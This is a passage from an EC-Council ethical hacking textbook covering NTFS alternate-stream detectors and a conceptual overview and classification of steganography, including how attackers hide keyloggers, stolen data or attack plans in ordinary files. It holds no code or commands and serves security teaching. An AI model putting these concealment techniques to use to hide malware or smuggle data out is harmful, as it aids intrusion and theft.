


Figure 6.131: Screenshot of Stream Armor


Some additional examples of NTFS stream detectors are listed as follows:

- Stream Detector (*https://www.novirusthanks.org*)
- GMER (*http://www.gmer.net*)
- ADS Manager (*https://dmitrybrant.com*)
- ADS Scanner (*https://www.pointstone.com*)
- Streams (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Steganography?

1. Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data
2. Utilizing a graphic image as a cover is the most popular method to conceal the data in files
3. The attacker can use steganography to hide messages such as a list of the compromised servers, source code for the hacking tool, or plans for future attacks



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

What is Steganography?

One of the shortcomings of various detection programs is their primary focus on streaming text data. What if an attacker bypasses normal surveillance techniques and still steals or transmits sensitive data? In a typical situation, after an attacker manages to infiltrate a firm as a temporary or contract employee, he/she surreptitiously seeks out sensitive information. While the organization may have a policy that does not allow removable electronic equipment in the facility, a determined attacker can still find ways to circumvent this by using techniques such as steganography.

Steganography refers to the art of hiding data "behind" other data without the knowledge of the victim. Thus, steganography hides the existence of a message. It replaces bits of unused data into ordinary files, such as graphics, sound, text, audio, and video with other surreptitious bits. The hidden data can be in the form of plaintext or ciphertext, and sometimes, an image. Utilizing a graphic image as a cover is the most popular method to conceal the data in files. Unlike encryption, the detection of steganography can be challenging. Thus, steganography techniques are widely used for malicious purposes.

For example, attackers can hide a keylogger inside a legitimate image; thus, when the victim clicks on the image, the keylogger captures the victim's keystrokes.

Attackers also use steganography to hide information when encryption is not feasible. In terms of security, it hides the file in an encrypted format, so that even if the attacker decrypts it, the message will remain hidden. Attackers can insert information such as source code for a hacking tool, a list of compromised servers, plans for future attacks, communication and coordination channels, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.132: Hiding message using steganography

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Classification of Steganography

Based on its technique, steganography can be classified into two areas: technical and linguistic. In **technical** steganography, a message is hidden using scientific methods, whereas in **linguistic** steganography, it is hidden in a **carrier**, which is the medium used to communicate or transfer messages or files. This **medium** comprises of the hidden message, carrier, and steganography key.

The following diagram depicts the classification of steganography.




Figure 6.133: Classification of steganography

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Technical Steganography

Technical steganography uses physical or chemical methods, including invisible ink, microdots, and other means, to hide the existence of a message. It is difficult to categorize all the methods by which these goals are achieved, but some examples can be listed as follows:

- **Invisible Ink**

  Invisible ink, or "security ink," is one of the methods of technical steganography. It is used for invisible writing with colorless liquids and can later be made visible by certain pre-negotiated manipulations such as lighting or heating. For example, if you use onion juice and milk to write a message, the writing will be invisible, but when heat is applied to the writing, it turns brown and the message therefore becomes visible.

  Applications of invisible ink are as follows:

  - Espionage
  - Anti-counterfeiting
  - Property marking
  - Hand stamping for venue readmission
  - Identification marking in manufacturing

- **Microdots**

  A microdot is a text or an image considerably condensed in size (with the help of a reverse microscope), fitting up to one page in a single dot, to avoid detection by unintended recipients. Microdots are usually circular and about one millimeter in diameter but can be converted into different shapes and sizes.

- **Computer-Based Methods**

  A computer-based method makes changes to digital carriers to embed information foreign to the native carriers. Communication of such information occurs in the form of text, binary files, disk and storage devices, and network traffic and protocols. It can alter software, speech, pictures, videos, or any other digitally represented code for transmission.

  Computer-based Steganography Techniques

  Based on the cover modifications applied in the embedding process, steganography techniques can be classified into six groups, which are as follows:

  - **Substitution Techniques**: In this technique, the attacker tries to encode secret information by substituting the insignificant bits with the secret message. If the receiver knows the places where the attacker embeds secret information, then he/she can extract the secret message.
  - **Transform Domain Techniques**: The transform domain technique hides the information in significant parts of the cover image, such as cropping, compression, and some other image processing areas. This makes it more difficult to carry out

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

attacks. One can apply the transformations to blocks of images or over the entire image.

- **Spread Spectrum Techniques**: This technique is less susceptible to interception and jamming. In this technique, communication signals occupy more bandwidth than required to send the information. The sender increases the band spread by means of code (independent of data), and the receiver uses a synchronized reception with the code to recover the information from the spread spectrum data.
- **Statistical Techniques**: This technique utilizes the existence of "**1-bit**" steganography schemes by modifying the cover in such a way that, when transmission of a "**1**" occurs, some of the statistical characteristics change significantly. In other cases, the cover remains unchanged, to distinguish between the modified and unmodified covers. The theory of hypothesis from mathematical statistics helps in extraction.
- **Distortion Techniques**: In this technique, the user implements a sequence of modifications to the cover to obtain a stego-object. The sequence of modifications represents the transformation of a specific message. The decoding process in this technique requires knowledge about the original cover. The receiver of the message can measure the differences between the original cover and the received cover to reconstruct the sequence of modifications.
- **Cover Generation Techniques**: In this technique, digital objects are developed specifically to cover secret communication. When this information is encoded, it ensures the creation of a cover for secret communication.

Linguistic Steganography

This type of steganography hides the message in the carrier another file. Further classification of linguistic steganography includes semagrams and open codes.

- **Semagrams**

  Semagrams involve a steganography technique that hides information with the help of signs or symbols. In this technique, the user embeds some objects or symbols in the data to change the appearance of the data to a predetermined meaning. The classification of semagrams is as follows:

  - **Visual Semagrams**: This technique hides information in a drawing, painting, letter, music, or a symbol.
  - **Text Semagrams**: A text semagram hides the text message by converting or transforming the appearance of the carrier text message, such as by changing font sizes and styles, adding extra spaces as whitespaces in the document, and including different flourishes in letters or handwritten text.

- **Open Codes**

